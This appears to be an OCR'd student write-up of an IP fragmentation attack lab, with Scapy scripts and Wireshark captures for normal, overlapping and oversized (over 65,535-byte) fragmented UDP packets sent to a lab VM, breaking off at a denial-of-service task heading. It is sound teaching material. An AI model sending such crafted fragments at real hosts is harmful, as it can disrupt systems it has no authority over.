
IP Attack Lab

Task 1: IP Fragmentation

In this task, you need to construct an UDP packet and send it to a UDP server. You can use "nc -lu 9090" to start a UDP server. Instead of building one single IP packet, you need to divide the packet into 3 fragments, each containing 32 bytes of data (the first fragment contains 8 bytes of the UDP header plus 32 bytes of data). If you have done everything correctly, the server will display 96 bytes of data in total.


Wireshar File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
En
11:07 AM
root@VM: /home/seed
Capturing from enp0s8
Apply a display filter … <Ctrl-/>
Expression…
+

```
root@VM:/home/seed# nc -lu 9090
123456781234567812345678123456781234567812345678123456781234567812345678123456781234567812345678
```

```
No.   Time                        Source              Destination         Protocol  Length Info
    1 2020-02-11 11:07:06.7292508… PcsCompu_a1:23:df  Broadcast           ARP           60 Who has 1…
    2 2020-02-11 11:07:06.7292601… PcsCompu_87:d5:98  PcsCompu_a1:23:df   ARP           42 10.0.2.4 …
    3 2020-02-11 11:07:06.7476006… 10.0.2.15          10.0.2.4            IPv4          74 Fragmente…
    4 2020-02-11 11:07:06.7973434… 10.0.2.15          10.0.2.4            IPv4          66 Fragmente…
    5 2020-02-11 11:07:06.8566591… 10.0.2.15          10.0.2.4            UDP           66 9080 → 90…
```

```
▸ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.4
▾ User Datagram Protocol, Src Port: 9080, Dst Port: 9090
    Source Port: 9080
    Destination Port: 9090
    Length: 104
    [Checksum: [missing]]
    [Checksum Status: Not present]
    [Stream index: 0]
▾ Data (96 bytes)
    Data: 313233343536373831323334353637383132333435363738...
    [Length: 96]
```

enp0s8: <live capture in progress>   Packets: 5 · Displayed: 5 (100.0%)   Profile: Default

The server received a UDP packet with 3 fragments correctly.


task1.py

```
from scapy.all import *

# IP fragmentation
a = IP(dst = '10.0.2.4', id = 1, flags = "MF", frag = 0, ttl = 64) /
UDP(sport = 9080, dport = 9090, len = 104, chksum = 0) /
'12345678123456781234567812345678'

b = IP(dst = '10.0.2.4', id = 1, flags = "MF", frag = 5, ttl = 64,
proto = 17) / '12345678123456781234567812345678'

c = IP(dst = '10.0.2.4', id = 1, frag = 9, ttl = 64, proto = 17) /
'12345678123456781234567812345678'

send(a)
send(b)
send(c)
```

Task 2: IP Fragments with Overlapping Contents

Similar to Task 1, you also need to construct 3 fragments to send data to a UDP server. However, the first two fragments should overlap. Please use your experiment to show what will happen when the overlapping occurs. Please try the following scenarios separately:

- The end of the first fragment and the beginning of the second fragment overlap by 5 bytes.


Wiresha File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
En
11:14 AM
root@VM: /home/seed
Capturing from enp0s8
Apply a display filter … <Ctrl-/>
Expression…
+
Profile: Default

```
root@VM:/home/seed# nc -lu 23456
123456781234567812345678123456781234567812345678123456781234567812345678123456781234567812345678
```

```
No.   Time                          Source               Destination          Protocol Length Info
    1 2020-02-11 11:14:13.8772287…  PcsCompu_a1:23:df    Broadcast            ARP          60 Who has 1…
    2 2020-02-11 11:14:13.8772380…  PcsCompu_87:d5:98    PcsCompu_a1:23:df    ARP          42 10.0.2.4 …
    3 2020-02-11 11:14:13.9004054…  10.0.2.15            10.0.2.4             IPv4         79 Fragmente…
    4 2020-02-11 11:14:13.9665206…  10.0.2.15            10.0.2.4             IPv4         66 Fragmente…
    5 2020-02-11 11:14:14.0262678…  10.0.2.15            10.0.2.4             UDP          66 12345 → 2…
```

```
    Header checksum: 0x629d [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.0.2.15
    Destination: 10.0.2.4
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
  ▸ [3 IPv4 Fragments (104 bytes): #3(45), #4(32), #5(32)]
▸ User Datagram Protocol, Src Port: 12345, Dst Port: 23456
▾ Data (96 bytes)
    Data: 313233343536373831323334353637383132333435363738...
    [Length: 96]
```


```
enp0s8: <live capture in progress>        Packets: 5 · Displayed: 5 (100.0%)
```

The server received a UDP packet with 3 fragments correctly. Even the head of the second fragment is overlapped with the tail of the first fragment, the second fragment overwrote the first fragment.

task2a.py

```
from scapy.all import *

# 5 bytes overlapping
a = IP(dst = '10.0.2.4', id = 1, flags = "MF", frag = 0, ttl = 64) /
UDP(sport = 12345, dport = 23456, len = 104, chksum = 0) /
'12345678123456781234567812345678abcde'

b = IP(dst = '10.0.2.4', id = 1, flags = "MF", frag = 5, ttl = 64,
proto = 17) / '12345678123456781234567812345678'

c = IP(dst = '10.0.2.4', id = 1, frag = 9, ttl = 64, proto = 17) /
'12345678123456781234567812345678'

send(a)
send(b)
send(c)
```

- The second fragment is completely enclosed in the first fragment.



Wiresha File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
En
11:15 AM
root@VM: /home/seed
Capturing from enp0s8
Apply a display filter … <Ctrl-/>
Expression…
+

```
root@VM:/home/seed# nc -lu 23456
12345678123456781234567812345678abcdabcdabcdabcdabcdabcdabcdabcd12345678123456781234567812345678
```

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-02-11 11:14:58.4480676…	PcsCompu_a1:23:df	Broadcast	ARP	60	Who has 1…
2	2020-02-11 11:14:58.4480873…	PcsCompu_87:d5:98	PcsCompu_a1:23:df	ARP	42	10.0.2.4 …
3	2020-02-11 11:14:58.4770881…	10.0.2.15	10.0.2.4	IPv4	106	Fragmente…
4	2020-02-11 11:14:58.5507931…	10.0.2.15	10.0.2.4	IPv4	66	Fragmente…
5	2020-02-11 11:14:58.6117622…	10.0.2.15	10.0.2.4	UDP	66	12345 → 2…


enp0s8: <live capture in progress> Packets: 5 · Displayed: 5 (100.0%) Profile: Default

The server received a UDP packet with 3 fragments correctly. The second fragment is completely enclosed in the first fragment and the server discarded the second fragment completely.

task2c.py

```
from scapy.all import *

# Second frag enclosed in first frag
a = IP(dst = '10.0.2.4', id = 1, flags = "MF", frag = 0, ttl = 64) /
UDP(sport = 12345, dport = 23456, len = 104, chksum = 0) /
'12345678123456781234567812345678abcdabcdabcdabcdabcdabcdabcdabcd'

b = IP(dst = '10.0.2.4', id = 1, flags = "MF", frag = 5, ttl = 64,
proto = 17) / '12345678123456781234567812345678'

c = IP(dst = '10.0.2.4', id = 1, frag = 9, ttl = 64, proto = 17) /
'12345678123456781234567812345678'

send(a)
send(b)
send(c)
```

- The first fragment is completely enclosed in the second fragment.



Wireshar File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
11:16 AM
root@VM: /home/seed
Capturing from enp0s8
Apply a display filter … <Ctrl-/>
Expression…
+

```
root@VM:/home/seed# nc -lu 23456
abcdabcdabcdabcdabcdabcdabcdabcd1234567812345678123456781234567812345678123456781234567812345678
```

```
No.   Time                        Source              Destination         Protocol  Length Info
    1 2020-02-11 11:16:11.0386248… PcsCompu_a1:23:df  Broadcast           ARP          60 Who has 1…
    2 2020-02-11 11:16:11.0386439… PcsCompu_87:d5:98  PcsCompu_a1:23:df   ARP          42 10.0.2.4 …
    3 2020-02-11 11:16:11.1730015… 10.0.2.15          10.0.2.4            IPv4         74 Fragmente…
    4 2020-02-11 11:16:11.2326655… 10.0.2.15          10.0.2.4            IPv4        106 Fragmente…
    5 2020-02-11 11:16:11.2900203… 10.0.2.15          10.0.2.4            UDP          66 12345 → 2…
    6 2020-02-11 11:16:29.1914267… 10.0.2.4           10.0.2.3            DHCP        342 DHCP Requ…
    7 2020-02-11 11:16:29.2160234… 10.0.2.3           10.0.2.4            DHCP        590 DHCP ACK …
    8 2020-02-11 11:16:34.3508234… PcsCompu_87:d5:98  PcsCompu_d4:81:f3   ARP          42 Who has 1…
    9 2020-02-11 11:16:34.3510744… PcsCompu_d4:81:f3  PcsCompu_87:d5:98   ARP          60 10.0.2.3 …
```

```
    Header checksum: 0x629d [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.0.2.15
    Destination: 10.0.2.4
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
  ▸ [3 IPv4 Fragments (104 bytes): #3(40), #4(72), #5(32)]
▸ User Datagram Protocol, Src Port: 12345, Dst Port: 23456
▾ Data (96 bytes)
    Data: 313233343536373831323334353637383132333435363738...
    [Length: 96]
```

Frame (frame), 66 bytes · Packets: 9 · Displayed: 9 (100.0%) · Profile: Default


The server received a UDP packet with 3 fragments correctly. The first fragment is completely enclosed in the first part (including the UDP header) and the server discarded the first fragment completely.

task2c.py

```
from scapy.all import *

# First frag enclosed in second frag
a = IP(dst = '10.0.2.4', id = 1, flags = "MF", frag = 0, ttl = 64) /
UDP(sport = 12345, dport = 23456, len = 104, chksum = 0) /
'12345678123456781234567812345678'

b = IP(dst = '10.0.2.4', id = 1, flags = "MF", frag = 0, ttl = 64) /
UDP(sport = 12345, dport = 23456, len = 104, chksum = 0) /
'abcdabcdabcdabcdabcdabcdabcdabcd12345678123456781234567812345678'

c = IP(dst = '10.0.2.4', id = 1, frag = 9, ttl = 64, proto = 17) /
'12345678123456781234567812345678'

send(a)
send(b)
send(c)
```

Task 3: Sending a Super-Large Packet

As we know, the maximal size for an IP packet is 2^{16} octets. However, using the IP fragmentation, we cancreate an IP packet that exceeds this limit. Please construct such a packet, and send it to the UDP server. Please report your observation.



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
En
6:51 PM
Apply a display filter … <Ctrl-/>
Expression…
+

No.	Time	Source	Destination	Protocol	Length	Info
29	2020-02-11 18:48:11.2812496…	10.0.2.15	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=38480, ID=0001) [Reassemble…
30	2020-02-11 18:48:11.2824867…	10.0.2.15	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=39960, ID=0001) [Reassemble…
31	2020-02-11 18:48:11.2835910…	10.0.2.15	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=41440, ID=0001) [Reassemble…
32	2020-02-11 18:48:11.2846253…	10.0.2.15	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=42920, ID=0001) [Reassemble…
33	2020-02-11 18:48:11.2856635…	10.0.2.15	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=44400, ID=0001) [Reassemble…
34	2020-02-11 18:48:11.2867068…	10.0.2.15	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=45880, ID=0001) [Reassemble…
35	2020-02-11 18:48:11.2877839…	10.0.2.15	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=47360, ID=0001) [Reassemble…
36	2020-02-11 18:48:11.2887921…	10.0.2.15	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=48840, ID=0001) [Reassemble…
37	2020-02-11 18:48:11.2898600…	10.0.2.15	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=50320, ID=0001) [Reassemble…
38	2020-02-11 18:48:11.2909023…	10.0.2.15	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=51800, ID=0001) [Reassemble…
39	2020-02-11 18:48:11.2920129…	10.0.2.15	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=53280, ID=0001) [Reassemble…
40	2020-02-11 18:48:11.2930456…	10.0.2.15	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=54760, ID=0001) [Reassemble…
41	2020-02-11 18:48:11.2940758…	10.0.2.15	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=56240, ID=0001) [Reassemble…
42	2020-02-11 18:48:11.2951673…	10.0.2.15	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=57720, ID=0001) [Reassemble…
43	2020-02-11 18:48:11.2962081…	10.0.2.15	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=59200, ID=0001) [Reassemble…
44	2020-02-11 18:48:11.2972893…	10.0.2.15	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=60680, ID=0001) [Reassemble…
45	2020-02-11 18:48:11.2983361…	10.0.2.15	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=62160, ID=0001) [Reassemble…
46	2020-02-11 18:48:11.2997836…	10.0.2.15	10.0.2.4	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=63640, ID=0001) [Reassemble…
47	2020-02-11 18:48:11.3450234…	10.0.2.15	10.0.2.4	UDP	449	12345 → 23456 Len=65527

```
▶ Frame 47: 449 bytes on wire (3592 bits), 449 bytes captured (3592 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_a1:23:df (08:00:27:a1:23:df), Dst: PcsCompu_87:d5:98 (08:00:27:87:d5:98)
▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.4
▼ User Datagram Protocol, Src Port: 12345, Dst Port: 23456
    Source Port: 12345
    Destination Port: 23456
    Length: 65535
    [Checksum: [missing]]
    [Checksum Status: Not present]
    [Stream index: 0]
▼ Data (65527 bytes)
    Data: 2a2a2a2a2a2a2a2a2a2a2a2a2a2a2a2a2a2a2a2a2a2a2a2a...
    [Length: 65527]
```

Data (data), 65527 bytes   Packets: 47 · Displayed: 47 (100.0%)   Profile: Default


The server received an super-large IP packet (65555 bytes), including an ip header (20 bytes), a udp header (8 bytes) and 65527 bytes data.

task3.py

```
from scapy.all import *

# maximum data size of 1 frag = 1480 bytes
# 44 frags for 65520 bytes
# len = 8 (udp header) + 65527 (data) = 8 + 65112 (data in first frag)
+ 415 (data in second frag)
# offset of the second frag = 65120 / 8 = 8140

send(IP(dst = '10.0.2.4', id = 1, flags = "MF", frag = 0, ttl = 64) /
UDP(sport = 12345, dport = 23456, len = 65535, chksum = 0) / ('*' *
65112))

send(IP(dst = '10.0.2.4', id = 1, frag = 8140, ttl = 64, proto = 17) /
('*' * 415))
```


Task 4: DOS Attacks using Fragmentation

